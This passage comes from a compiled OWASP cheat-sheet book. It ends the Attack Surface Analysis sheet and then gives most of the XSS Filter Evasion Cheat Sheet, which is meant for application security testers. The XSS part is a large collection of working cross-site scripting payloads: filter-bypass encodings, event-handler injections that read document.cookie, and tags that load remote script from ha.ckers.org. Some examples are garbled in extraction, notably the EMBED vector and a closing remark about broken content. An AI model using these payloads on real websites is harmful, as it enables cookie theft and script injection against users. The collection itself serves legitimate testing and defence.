model for the application, whether it is positive (access is deny by default) or negative (access is allow by default). In a positive access model, any mistakes in defining what data or functions are permitted to a new user type or role are easy to see. In a negative access model,you have to be much more careful to ensure that a user does not get access to data/functions that they should not be permitted to.
This kind of threat or risk assessment can be done periodically, or as a part of design work in serial / phased / spiral / waterfall development projects, or continuously and incrementally in Agile / iterative development.
Normally, an application's Attack Surface will increase over time as you add more interfaces and user types and integrate with other systems. You also want to look for ways to reduce the size of the Attack Surface when you can by simplifying the model (reducing the number of user levels for example or not storing confidential data that you don't absolutely have to), turning off features and interfaces that aren't being used, by introducing operational controls such as a Web Application Firewall (WAF) and real-time application-specific attack detection.

26.6. Related Articles

- OWASP CLASP Identifying the Attack Surface: Identify attack surface, `https://www.owasp.org/index.php/Identify_attack_surface`
- OWASP Principles Minimize Attack Surface area: Minimize attack surface area, `https://www.owasp.org/index.php/Minimize_attack_surface_area`
- Mitigate Security Risks by Minimizing the Code You Expose to Untrusted Users, Michael Howard, `http://msdn.microsoft.com/en-us/magazine/cc163882.aspx`

26.7. Authors and Primary Editors

- Jim Bird - jimbird[at]shaw.ca
- Jim Manico - jim[at]owasp.org

26.8. References

1. `https://www.owasp.org/index.php/Attack_Surface_Analysis_Cheat_Sheet`
2. `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
3. `http://arachni-scanner.com/`
4. `http://code.google.com/p/skipfish/`
5. `http://w3af.sourceforge.net/`
6. `https://www.owasp.org/index.php/Application_Threat_Modeling`
7. `http://www.cs.cmu.edu/~wing/publications/Howard-Wing03.pdf`
8. `http://www.cs.cmu.edu/~pratyus/tse10.pdf`

27. XSS Filter Evasion Cheat Sheet

Last revision (mm/dd/yy): 01/15/2015

27.1. Introduction

This article is focused on providing application security testing professionals with a guide to assist in Cross Site Scripting testing. The initial contents of this article were donated to OWASP by RSnake, from his seminal XSS Cheat Sheet, which was at: `http://ha.ckers.org/xss.html`. That site now redirects to its new home here, where we plan to maintain and enhance it. The very first OWASP Prevention Cheat Sheet, the XSS (Cross Site Scripting) Prevention Cheat Sheet 25, was inspired by RSnake's XSS Cheat Sheet, so we can thank him for our inspiration. We wanted to create short, simple guidelines that developers could follow to prevent XSS, rather than simply telling developers to build apps that could protect against all the fancy tricks specified in rather complex attack cheat sheet, and so the OWASP Cheat Sheet Series [2] was born.

27.2. Tests

This cheat sheet is for people who already understand the basics of XSS attacks but want a deep understanding of the nuances regarding filter evasion.
Please note that most of these cross site scripting vectors have been tested in the browsers listed at the bottom of the scripts.

27.2.1. XSS Locator

Inject this string, and in most cases where a script is vulnerable with no special XSS vector requirements the word "XSS" will pop up. Use this URL encoding calculator [3] to encode the entire string. Tip: if you're in a rush and need to quickly check a page, often times injecting the depreciated "<PLAINTEXT>" tag will be enough to check to see if something is vulnerable to XSS by messing up the output appreciably:

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode
    ↪ (88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83)
    ↪ )//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

27.2.2. XSS locator 2

If you don't have much space and know there is no vulnerable JavaScript on the page, this string is a nice compact XSS injection check. View source after injecting it and look for <XSS verses &lt;XSS to see if it is vulnerable:

```
'';!--"<XSS>=&{()}
```

27.2.3. No Filter Evasion

This is a normal XSS JavaScript injection, and most likely to get caught but I suggest trying it first (the quotes are not required in any modern browser so they are omitted here):

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

27.2.4. Image XSS using the JavaScript directive

Image XSS using the JavaScript directive (IE7.0 doesn't support the JavaScript directive in context of an image, but it does in other contexts, but the following show the principles that would work in other tags as well:

```
<IMG SRC="javascript:alert('XSS');">
```

27.2.5. No quotes and no semicolon

```
<IMG SRC=javascript:alert('XSS')>
```

27.2.6. Case insensitive XSS attack vector

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

27.2.7. HTML entities

The semicolons are required for this to work:

```
<IMG SRC=javascript:alert("XSS")>
```

27.2.8. Grave accent obfuscation

If you need to use both double and single quotes you can use a grave accent to encapsulate the JavaScript string - this is also useful because lots of cross site scripting filters don't know about grave accents:

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

27.2.9. Malformed A tags

Skip the HREF attribute and get to the meat of the XXS... Submitted by David Cross ~ Verified on Chrome

```
<a onmouseover="alert(document.cookie)">xxs link</a>
```

or Chrome loves to replace missing quotes for you... if you ever get stuck just leave them off and Chrome will put them in the right place and fix your missing quotes on a URL or script.

```
<a onmouseover=alert(document.cookie)>xxs link</a>
```

27.2.10. Malformed IMG tags

Originally found by Begeek (but cleaned up and shortened to work in all browsers), this XSS vector uses the relaxed rendering engine to create our XSS vector within an IMG tag that should be encapsulated within quotes. I assume this was originally meant to correct sloppy coding. This would make it significantly more difficult to correctly parse apart an HTML tag:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

27.2.11. fromCharCode

If no quotes of any kind are allowed you can eval() a fromCharCode in JavaScript to create any XSS vector you need:

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

27.2.12. Default SRC tag to get past filters that check SRC domain

This will bypass most SRC domain filters. Inserting javascript in an event method will also apply to any HTML tag type injection that uses elements like Form, Iframe, Input, Embed etc. It will also allow any relevant event for the tag type to be substituted like onblur, onclick giving you an extensive amount of variations for many injections listed here. Submitted by David Cross .
Edited by Abdullah Hussam.

```
<IMG SRC=# onmouseover="alert('xxs')">
```

27.2.13. Default SRC tag by leaving it empty

```
<IMG SRC= onmouseover="alert('xxs')">
```

27.2.14. Default SRC tag by leaving it out entirely

```
<IMG onmouseover="alert('xxs')">
```

27.2.15. On error alert

```
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
```

27.2.16. Decimal HTML character references

all of the XSS examples that use a javascript: directive inside of an <IMG tag will not work in Firefox or Netscape 8.1+ in the Gecko rendering engine mode). Use the XSS Calculator [4] for more information:

```
<IMG SRC=
    ↪ &#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
    ↪ &#108;&#101;&#114;&#116;&#40;  &#39;&#88;&#83;&#83;&#39;&#41;>
```

27.2.17. Decimal HTML character references without trailing semicolons

This is often effective in XSS that attempts to look for "&#XX;", since most people don't know about padding - up to 7 numeric characters total. This is also useful against people who decode against strings like $tmp_string =~ s/.*\&#(\d+);.*/$1/; which incorrectly assumes a semicolon is required to terminate a html encoded string (I've seen this in the wild):

```
<IMG SRC= &#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&
    ↪ #0000114&#0000105&#0000112&#0000116&#0000058&#0000097&
    ↪ #0000108&#0000101&#0000114&#0000116&#0000040&#0000039&
    ↪ #0000088&#0000083&#0000083&#0000039&#0000041>
```

27.2.18. Hexadecimal HTML character references without trailing semicolons

This is also a viable XSS attack against the above string $tmp_string =~ s/.*\&#(\d+);.*/$1/; which assumes that there is a numeric character following the pound symbol - which is not true with hex HTML characters). Use the XSS calculator for more information:

```
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C
    ↪ &#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

27.2.19. Embedded tab

Used to break up the cross site scripting attack:

```
<IMG SRC="jav	ascript:alert('XSS');">
```

27.2.20. Embedded Encoded tab

Use this one to break up XSS :

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

27.2.21. Embedded newline to break up XSS

Some websites claim that any of the chars 09-13 (decimal) will work for this attack. That is incorrect. Only 09 (horizontal tab), 10 (newline) and 13 (carriage return) work. See the ascii chart for more details. The following four XSS examples illustrate this vector:

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

27.2.22. Embedded carriage return to break up XSS

(Note: with the above I am making these strings longer than they have to be because the zeros could be omitted. Often I've seen filters that assume the hex and dec encoding has to be two or three characters. The real rule is 1-7 characters.):

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

27.2.23. Null breaks up JavaScript directive

Null chars also work as XSS vectors but not like above, you need to inject them directly using something like Burp Proxy or use %00 in the URL string or if you want to write your own injection tool you can either use vim (^V^@ will produce a null) or the following program to generate it into a text file. Okay, I lied again, older versions of Opera (circa 7.11 on Windows) were vulnerable to one additional char 173 (the soft hypen control char). But the null char %00is much more useful and helped me bypass certain real world filters with a variation on this example:

```
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
```

27.2.24. Spaces and meta chars before the JavaScript in images for XSS

This is useful if the pattern match doesn't take into account spaces in the word "javascript:" -which is correct since that won't render- and makes the false assumption that you can't have a space between the quote and the "javascript:" keyword. The actual reality is you can have any char from 1-32 in decimal:

```
<IMG SRC=" &#14; javascript:alert('XSS');">
```

27.2.25. Non-alpha-non-digit XSS

The Firefox HTML parser assumes a non-alpha-non-digit is not valid after an HTML keyword and therefor considers it to be a whitespace or non-valid token after an HTML tag. The problem is that some XSS filters assume that the tag they are looking for is broken up by whitespace. For example "<SCRIPT\s" != "<SCRIPT/XSS\s":

```
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

Based on the same idea as above, however,expanded on it, using Rnake fuzzer. The Gecko rendering engine allows for any character other than letters, numbers or encapsulation chars (like quotes, angle brackets, etc...) between the event handler and the equals sign, making it easier to bypass cross site scripting blocks. Note that this also applies to the grave accent char as seen here:

```
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
```

Yair Amit brought this to my attention that there is slightly different behavior between the IE and Gecko rendering engines that allows just a slash between the tag and the parameter with no spaces. This could be useful if the system does not allow spaces.

```
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

27.2.26. Extraneous open brackets

Submitted by Franz Sedlmaier, this XSS vector could defeat certain detection engines that work by first using matching pairs of open and close angle brackets and then by doing a comparison of the tag inside, instead of a more efficient algorythm like Boyer-Moore that looks for entire string matches of the open angle bracket and associated tag (post de-obfuscation, of course). The double slash comments out the ending extraneous bracket to supress a JavaScript error:

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

27.2.27. No closing script tags

In Firefox and Netscape 8.1 in the Gecko rendering engine mode you don't actually need the "></SCRIPT>" portion of this Cross Site Scripting vector. Firefox assumes it's safe to close the HTML tag and add closing tags for you. How thoughtful! Unlike the next one, which doesn't effect Firefox, this does not require any additional HTML below it. You can add quotes if you need to, but they're not needed generally, although beware, I have no idea what the HTML will end up looking like once this is injected:

```
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
```

27.2.28. Protocol resolution in script tags

This particular variant was submitted by Łukasz Pilorz and was based partially off of Ozh's protocol resolution bypass below. This cross site scripting example works in IE, Netscape in IE rendering mode and Opera if you add in a </SCRIPT> tag at the end. However, this is especially useful where space is an issue, and of course, the shorter your domain, the better. The ".j" is valid, regardless of the encoding type because the browser knows it in context of a SCRIPT tag.

```
<SCRIPT SRC=//ha.ckers.org/.j>
```

27.2.29. Half open HTML/JavaScript XSS vector

Unlike Firefox the IE rendering engine doesn't add extra data to your page, but it does allow the javascript: directive in images. This is useful as a vector because it doesn't require a close angle bracket. This assumes there is any HTML tag below where you are injecting this cross site scripting vector. Even though there is no close ">" tag the tags below it will close it. A note: this does mess up the HTML, depending on what HTML is beneath it. It gets around the following NIDS regex: /((\%3D)|(=))[^\n]*((\%3C)|<)[^\n]+((\%3E)|>)/ because it doesn't require the end ">". As a side note, this was also affective against a real world XSS filter I came across using an open ended <IFRAME tag instead of an <IMG tag:

```
<IMG SRC="javascript:alert('XSS')"
```

27.2.30. Double open angle brackets

Using an open angle bracket at the end of the vector instead of a close angle bracket causes different behavior in Netscape Gecko rendering. Without it, Firefox will work but Netscape won't:

```
<iframe src=http://ha.ckers.org/scriptlet.html <
```

27.2.31. Escaping JavaScript escapes

When the application is written to output some user information inside of a JavaScript like the following: <SCRIPT>var a="$ENV{QUERY_STRING}";</SCRIPT> and you want to inject your own JavaScript into it but the server side application escapes certain quotes you can circumvent that by escaping their escape character. When this gets injected it will read <SCRIPT>var a="\\";alert('XSS');//";</SCRIPT> which ends up un-escaping the double quote and causing the Cross Site Scripting vector to fire. The XSS locator uses this method.:

```
\";alert('XSS');//
```

An alternative, if correct JSON or Javascript escaping has been applied to the embedded data but not HTML encoding, is to finish the script block and start your own:

```
</script><script>alert('XSS');</script>
```

27.2.32. End title tag

This is a simple XSS vector that closes <TITLE> tags, which can encapsulate the malicious cross site scripting attack:

```
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

27.2.33. INPUT image

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

27.2.34. BODY image

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

27.2.35. IMG Dynsrc

```
<IMG DYNSRC="javascript:alert('XSS')">
```

27.2.36. IMG lowsrc

```
<IMG LOWSRC="javascript:alert('XSS')">
```

27.2.37. List-style-image

Fairly esoteric issue dealing with embedding images for bulleted lists. This will only work in the IE rendering engine because of the JavaScript directive. Not a particularly useful cross site scripting vector:

```
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><
    ↪ LI>XSS</br>
```

27.2.38. VBscript in an image

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

27.2.39. Livescript (older versions of Netscape only)

```
<IMG SRC="livescript:[code]">
```

27.2.40. BODY tag

Method doesn't require using any variants of "javascript:" or "<SCRIPT..." to accomplish the XSS attack). Dan Crowley additionally noted that you can put a space before the equals sign ("onload=" != "onload ="):

```
<BODY ONLOAD=alert('XSS')>
```

27.2.41. Event Handlers

It can be used in similar XSS attacks to the one above (this is the most comprehensive list on the net, at the time of this writing). Thanks to Rene Ledosquet for the HTML+TIME updates.
The Dottoro Web Reference [5] also has a nice list of events in JavaScript [6].

1. FSCommand() (attacker can use this when executed from within an embedded Flash object)
2. onAbort() (when user aborts the loading of an image)
3. onActivate() (when object is set as the active element)
4. onAfterPrint() (activates after user prints or previews print job)
5. onAfterUpdate() (activates on data object after updating data in the source object)
6. onBeforeActivate() (fires before the object is set as the active element)
7. onBeforeCopy() (attacker executes the attack string right before a selection is copied to the clipboard - attackers can do this with the execCommand("Copy") function)
8. onBeforeCut() (attacker executes the attack string right before a selection is cut)
9. onBeforeDeactivate() (fires right after the activeElement is changed from the current object)
10. onBeforeEditFocus() (Fires before an object contained in an editable element enters a UI-activated state or when an editable container object is control selected)
11. onBeforePaste() (user needs to be tricked into pasting or be forced into it using the execCommand("Paste") function)
12. onBeforePrint() (user would need to be tricked into printing or attacker could use the print() or execCommand("Print") function).
13. onBeforeUnload() (user would need to be tricked into closing the browser - attacker cannot unload windows unless it was spawned from the parent)
14. onBeforeUpdate() (activates on data object before updating data in the source object)
15. onBegin() (the onbegin event fires immediately when the element's timeline begins)
16. onBlur() (in the case where another popup is loaded and window looses focus)
17. onBounce() (fires when the behavior property of the marquee object is set to "alternate" and the contents of the marquee reach one side of the window)

18. onCellChange() (fires when data changes in the data provider)
19. onChange() (select, text, or TEXTAREA field loses focus and its value has been modified)
20. onClick() (someone clicks on a form)
21. onContextMenu() (user would need to right click on attack area)
22. onControlSelect() (fires when the user is about to make a control selection of the object)
23. onCopy() (user needs to copy something or it can be exploited using the execCommand("Copy") command)
24. onCut() (user needs to copy something or it can be exploited using the execCommand("Cut") command)
25. onDataAvailable() (user would need to change data in an element, or attacker could perform the same function)
26. onDataSetChanged() (fires when the data set exposed by a data source object changes)
27. onDataSetComplete() (fires to indicate that all data is available from the data source object)
28. onDblClick() (user double-clicks a form element or a link)
29. onDeactivate() (fires when the activeElement is changed from the current object to another object in the parent document)
30. onDrag() (requires that the user drags an object)
31. onDragEnd() (requires that the user drags an object)
32. onDragLeave() (requires that the user drags an object off a valid location)
33. onDragEnter() (requires that the user drags an object into a valid location)
34. onDragOver() (requires that the user drags an object into a valid location)
35. onDragDrop() (user drops an object (e.g. file) onto the browser window)
36. onDragStart() (occurs when user starts drag operation)
37. onDrop() (user drops an object (e.g. file) onto the browser window)
38. onEnd() (the onEnd event fires when the timeline ends.
39. onError() (loading of a document or image causes an error)
40. onErrorUpdate() (fires on a databound object when an error occurs while updating the associated data in the data source object)
41. onFilterChange() (fires when a visual filter completes state change)
42. onFinish() (attacker can create the exploit when marquee is finished looping)
43. onFocus() (attacker executes the attack string when the window gets focus)
44. onFocusIn() (attacker executes the attack string when window gets focus)

45. onFocusOut() (attacker executes the attack string when window looses focus)
46. onHashChange() (fires when the fragment identifier part of the document's current address changed)
47. onHelp() (attacker executes the attack string when users hits F1 while the window is in focus)
48. onInput() (the text content of an element is changed through the user interface)
49. onKeyDown() (user depresses a key)
50. onKeyPress() (user presses or holds down a key)
51. onKeyUp() (user releases a key)
52. onLayoutComplete() (user would have to print or print preview)
53. onLoad() (attacker executes the attack string after the window loads)
54. onLoseCapture() (can be exploited by the releaseCapture() method)
55. onMediaComplete() (When a streaming media file is used, this event could fire before the file starts playing)
56. onMediaError() (User opens a page in the browser that contains a media file, and the event fires when there is a problem)
57. onMessage() (fire when the document received a message)
58. onMouseDown() (the attacker would need to get the user to click on an image)
59. onMouseEnter() (cursor moves over an object or area)
60. onMouseLeave() (the attacker would need to get the user to mouse over an image or table and then off again)
61. onMouseMove() (the attacker would need to get the user to mouse over an image or table)
62. onMouseOut() (the attacker would need to get the user to mouse over an image or table and then off again)
63. onMouseOver() (cursor moves over an object or area)
64. onMouseUp() (the attacker would need to get the user to click on an image)
65. onMouseWheel() (the attacker would need to get the user to use their mouse wheel)
66. onMove() (user or attacker would move the page)
67. onMoveEnd() (user or attacker would move the page)
68. onMoveStart() (user or attacker would move the page)
69. onOffline() (occurs if the browser is working in online mode and it starts to work offline)
70. onOnline() (occurs if the browser is working in offline mode and it starts to work online)

71. onOutOfSync() (interrupt the element's ability to play its media as defined by the timeline)
72. onPaste() (user would need to paste or attacker could use the execCommand("Paste") function)
73. onPause() (the onpause event fires on every element that is active when the timeline pauses, including the body element)
74. onPopState() (fires when user navigated the session history)
75. onProgress() (attacker would use this as a flash movie was loading)
76. onPropertyChange() (user or attacker would need to change an element property)
77. onReadyStateChange() (user or attacker would need to change an element property)
78. onRedo() (user went forward in undo transaction history)
79. onRepeat() (the event fires once for each repetition of the timeline, excluding the first full cycle)
80. onReset() (user or attacker resets a form)
81. onResize() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
82. onResizeEnd() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
83. onResizeStart() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
84. onResume() (the onresume event fires on every element that becomes active when the timeline resumes, including the body element)
85. onReverse() (if the element has a repeatCount greater than one, this event fires every time the timeline begins to play backward)
86. onRowsEnter() (user or attacker would need to change a row in a data source)
87. onRowExit() (user or attacker would need to change a row in a data source)
88. onRowDelete() (user or attacker would need to delete a row in a data source)
89. onRowInserted() (user or attacker would need to insert a row in a data source)
90. onScroll() (user would need to scroll, or attacker could use the scrollBy() function)
91. onSeek() (the onreverse event fires when the timeline is set to play in any direction other than forward)
92. onSelect() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)
93. onSelectionChange() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)

94. onSelectStart() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)
95. onStart() (fires at the beginning of each marquee loop)
96. onStop() (user would need to press the stop button or leave the webpage)
97. onStorage() (storage area changed)
98. onSyncRestored() (user interrupts the element's ability to play its media as defined by the timeline to fire)
99. onSubmit() (requires attacker or user submits a form)
100. onTimeError() (user or attacker sets a time property, such as dur, to an invalid value)
101. onTrackChange() (user or attacker changes track in a playList)
102. onUndo() (user went backward in undo transaction history)
103. onUnload() (as the user clicks any link or presses the back button or attacker forces a click)
104. onURLFlip() (this event fires when an Advanced Streaming Format (ASF) file, played by a HTML+TIME (Timed Interactive Multimedia Extensions) media tag, processes script commands embedded in the ASF file)
105. seekSegmentTime() (this is a method that locates the specified point on the element's segment time line and begins playing from that point. The segment consists of one repetition of the time line including reverse play using the AUTOREVERSE attribute.)

27.2.42. BGSOUND

```
<BGSOUND SRC="javascript:alert('XSS');">
```

27.2.43. & JavaScript includes

```
<BR SIZE="&{alert('XSS')}">
```

27.2.44. STYLE sheet

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

27.2.45. Remote style sheet

(using something as simple as a remote style sheet you can include your XSS as the style parameter can be redefined using an embedded expression.) This only works in IE and Netscape 8.1+ in IE rendering engine mode. Notice that there is nothing on the page to show that there is included JavaScript. Note: With all of these remote style sheet examples they use the body tag, so it won't work unless there is some content on the page other than the vector itself, so you'll need to add a single letter to the page to make it work if it's an otherwise blank page:

```
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
```

27.2.46. Remote style sheet part 2

This works the same as above, but uses a <STYLE> tag instead of a <LINK> tag). A slight variation on this vector was used to hack Google Desktop. As a side note, you can remove the end </STYLE> tag if there is HTML immediately after the vector to close it. This is useful if you cannot have either an equals sign or a slash in your cross site scripting attack, which has come up at least once in the real world:

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
```

27.2.47. Remote style sheet part 3

This only works in Opera 8.0 (no longer in 9.x) but is fairly tricky. According to RFC2616 setting a link header is not part of the HTTP1.1 spec, however some browsers still allow it (like Firefox and Opera). The trick here is that I am setting a header (which is basically no different than in the HTTP header saying Link: <http://ha.ckers.org/xss.css>; REL=stylesheet) and the remote style sheet with my cross site scripting vector is running the JavaScript, which is not supported in FireFox:

```
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=
    ↪ stylesheet">
```

27.2.48. Remote style sheet part 4

This only works in Gecko rendering engines and works by binding an XUL file to the parent page. I think the irony here is that Netscape assumes that Gecko is safer and therefor is vulnerable to this for the vast majority of sites:

```
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
```

27.2.49. STYLE tags with broken up JavaScript for XSS

This XSS at times sends IE into an infinite loop of alerts:

```
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
```

27.2.50. STYLE attribute using a comment to break up expression

Created by Roman Ivanov

```
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
```

27.2.51. IMG STYLE with expression

This is really a hybrid of the above XSS vectors, but it really does show how hard STYLE tags can be to parse apart, like above this can send IE into a loop:

```
exp/*<A STYLE='no\xss:noxss("*//*");
xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
```

27.2.52. STYLE tag (Older versions of Netscape only)

```
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
```

27.2.53. STYLE tag using background-image

```
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A
    ↪ CLASS=XSS></A>
```

27.2.54. STYLE tag using background

```
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</
    ↪ STYLE>
```

27.2.55. Anonymous HTML with STYLE attribute

IE6.0 and Netscape 8.1+ in IE rendering engine mode don't really care if the HTML tag you build exists or not, as long as it starts with an open angle bracket and a letter:

```
<XSS STYLE="xss:expression(alert('XSS'))">
```

27.2.56. Local htc file

This is a little different than the above two cross site scripting vectors because it uses an .htc file which must be on the same server as the XSS vector. The example file works by pulling in the JavaScript and running it as part of the style attribute:

```
<XSS STYLE="behavior: url(xss.htc);">
```

27.2.57. US-ASCII encoding

US-ASCII encoding (found by Kurt Huwig).This uses malformed ASCII encoding with 7 bits instead of 8. This XSS may bypass many content filters but only works if the host transmits in US-ASCII encoding, or if you set the encoding yourself. This is more useful against web application firewall cross site scripting evasion than it is server side filter evasion. Apache Tomcat is the only known server that transmits in US-ASCII encoding.

```
scriptalert(¢XSS¢)/script
```

[1]

27.2.58. META

The odd thing about meta refresh is that it doesn't send a referrer in the header - so it can be used for certain types of attacks where you need to get rid of referring URLs:

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
```

[1]Note: I have not been able to insert the correct code in this document. Please visit `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet#US-ASCII_encoding` for the correct example.

META using data

Directive URL scheme. This is nice because it also doesn't have anything visibly that has the word SCRIPT or the JavaScript directive in it, because it utilizes base64 encoding. Please see RFC 2397 [7] for more details or go here or here to encode your own. You can also use the XSS calculator [8] below if you just want to encode raw HTML or JavaScript as it has a Base64 encoding method:

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,
    ↪ PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
```

META with additional URL parameter

If the target website attempts to see if the URL contains "http://" at the beginning you can evade it with the following technique (Submitted by Moritz Naumann):

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('
    ↪ XSS');">
```

27.2.59. IFRAME

If iframes are allowed there are a lot of other XSS problems as well:

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

27.2.60. IFRAME Event based

IFrames and most other elements can use event based mayhem like the following... (Submitted by: David Cross)

```
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
```

27.2.61. FRAME

Frames have the same sorts of XSS problems as iframes

```
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
```

27.2.62. TABLE

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

TD

Just like above, TD's are vulnerable to BACKGROUNDs containing JavaScript XSS vectors:

```
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

27.2.63. DIV

DIV background-image

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

DIV background-image with unicoded XSS exploit

This has been modified slightly to obfuscate the url parameter. The original vulnerability was found by Renaud Lifchitz as a vulnerability in Hotmail:

```
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a
    ↪ \0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c
    ↪ \0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
```

DIV background-image plus extra characters

Rnaske built a quick XSS fuzzer to detect any erroneous characters that are allowed after the open parenthesis but before the JavaScript directive in IE and Netscape 8.1 in secure site mode. These are in decimal but you can include hex and add padding of course. (Any of the following chars can be used: 1-32, 34, 39, 160, 8192-8.13, 12288, 65279):

```
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
```

DIV expression

A variant of this was effective against a real world cross site scripting filter using a newline between the colon and "expression":

```
<DIV STYLE="width: expression(alert('XSS'));">
```

27.2.64. Downlevel-Hidden block

Only works in IE5.0 and later and Netscape 8.1 in IE rendering engine mode). Some websites consider anything inside a comment block to be safe and therefore does not need to be removed, which allows our Cross Site Scripting vector. Or the system could add comment tags around something to attempt to render it harmless. As we can see, that probably wouldn't do the job:

```
<!--[if gte IE 4]>
<SCRIPT>alert('XSS');</SCRIPT>
 <![endif]-->
```

27.2.65. BASE tag

Works in IE and Netscape 8.1 in safe mode. You need the // to comment out the next characters so you won't get a JavaScript error and your XSS tag will render. Also, this relies on the fact that the website uses dynamically placed images like "images/image.jpg" rather than full paths. If the path includes a leading forward slash like "/images/image.jpg" you can remove one slash from this vector (as long as there are two to begin the comment this will work):

```
<BASE HREF="javascript:alert('XSS');//">
```

27.2.66. OBJECT tag

If they allow objects, you can also inject virus payloads to infect the users, etc. and same with the APPLET tag). The linked file is actually an HTML file that can contain your XSS:

```
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html
    ↪ "></OBJECT>
```

27.2.67. Using an EMBED tag you can embed a Flash movie that contains XSS

Click here for a demo. If you add the attributes allowScriptAccess="never" and allownetworking="internal" it can mitigate this risk (thank you to Jonathan Vanasco for the info).:

```
EMBED SRC="http://ha.ckers.Using an EMBED tag you can embed a Flash movie
    ↪ that contains XSS. Click here for a demo. If you add the attributes
    ↪ allowScriptAccess="never" and allownetworking="internal" it can
    ↪ mitigate this risk (thank you to Jonathan Vanasco for the info).:
    ↪ org/xss.swf" AllowScriptAccess="always"></EMBED>
```

[2]

27.2.68. You can EMBED SVG which can contain your XSS vector

This example only works in Firefox, but it's better than the above vector in Firefox because it does not require the user to have Flash turned on or installed. Thanks to nEUrOO for this one.

```
<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH
    ↪ A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
    ↪ MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
    ↪ aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaW
    ↪ dodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+
    ↪ YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml"
    ↪ AllowScriptAccess="always"></EMBED>
```

27.2.69. Using ActionScript inside flash can obfuscate your XSS vector

```
a="get";
b="URL(\"";
c="javascript:";
d="alert('XSS');\")";
eval(a+b+c+d);
```

27.2.70. XML data island with CDATA obfuscation

This XSS attack works only in IE and Netscape 8.1 in IE rendering engine mode) - vector found by Sec Consult while auditing Yahoo:

```
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:alert('XSS')"></B></I></
    ↪ XML>
<SPAN DATASRC="#xss" DATAFLD="B" DATAFORMATAS="HTML"></SPAN>
```

[2][content broken in source? looks copy-pasteish destroyed to me...]

